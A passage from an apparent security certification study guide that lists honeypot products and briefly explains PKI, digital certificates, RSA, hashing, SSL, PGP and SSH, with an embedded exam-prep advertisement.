- ❖ HoneyD - <http://www.citi.umich.edu/u/provos/honeyd/>
- ❖ LaBrea Tarpit - <http://www.hackbusters.net>
- ❖ ManTrap - <http://www.symantec.com>
- ❖ Single-Honeypot - <http://www.sourceforge.net/projects/single-honeypot/>
- ❖ Smoke Detector - <http://palisadesys.com/products/smokedetector/>
- ❖ Specter - <http://www.specter.ch>

## Cryptography

### PKI

**Public key infrastructure** provides a variety of valuable security services, such as key management, authorization, and message integrity through the use of digital signatures. PKI also extends a fourth basic feature to the security triad, that of non-repudiation:

1. Confidentiality
2. Integrity
3. Authentication
4. Non-repudiation

# Are You Ready to Take the Exam?



## PrepLogic Practice Exams

### Comprehensive Exam Preparation:

- Progress tracking
- Detailed answers and explanations
- Packed with quality practice questions
- Customizable learning features

### Try a Demo Now

A+, MCSE, CCNA, CEH,  
CISSP, PMP, and more.

**PrepLogic**  
Be Prepared. Be Confident. Get Certified.

X.509 is one of the key standards that governs the use of PKI.

## Digital Certificates

A digital certificate is a record used for authentication and encryption. It serves as a basic component of PKI. **RSA** is the default encryption standard used with digital certificates and when the certificate is requested from a CA (Certificate Authority), the request is comprised of the following four fields:

1. The DN (Distinguished Name) of the CA
2. The Public key of the user
3. Algorithm identifier
4. The user's Digital signature

RSA is a public key cryptosystem in which one key is used for encryption (public key) and the other is used for decryption (private key). RSA (**Rivest Shamir Adleman**) was developed in 1977 to help secure Internet transactions.

## Hashing Algorithms

Hashing algorithms can be used for digital signatures or to verify the validity of a file. It is a one-way process and is widely used.

- ❖ MD5 – 128 bit message digest
- ❖ SHA - 160 bit message digest

## SSL

Netscape developed SSL (**Secure Sockets Layer**) and almost all browsers and web servers support it. SSL's focus is on securing web transactions. The client is responsible for creating the session key after the server's identity has been verified. SSL is limited in strength by the cryptographic tools on which it is based.

## PGP

PGP (**Pretty Good Privacy**) is a public encryption package that allows individuals to encrypt e-mail and other personal data.

## SSH

SSH (**Secure Shell**) is an excellent replacement for Telnet and FTP. It operates on port 22 and is available in two versions: SSH and SSH2.